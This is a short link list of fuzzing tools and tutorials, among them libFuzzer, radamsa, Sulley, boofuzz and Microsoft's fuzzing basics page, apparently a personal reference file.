- https://github.com/google/fuzzer-test-suite/blob/master/tutorial/libFuzzerTutorial.md
- https://github.com/ikkisoft/bradamsa
- file:///Users/bkunz/Dropbox/000-Fuzz/The-Sulley-Fuzzing-Framework.pdf
- https://github.com/jtpereyda/boofuzz
- http://www.fuzzing.org/wp-content/SulleyManual.pdf
- https://medium.com/@jtpereyda/finding-a-fuzzer-peach-fuzzer-vs-sulley-1fcd6baebfd4#.xd9i8lney
- BooFuzz: https://medium.com/@jtpereyda/a-simple-ftp-fuzzer-with-boofuzz-d02ceaf8ce7#.1uk0nefyf
- https://docs.microsoft.com/en-us/security-risk-detection/concepts/fuzzing-basics
- https://gitlab.com/akihe/radamsa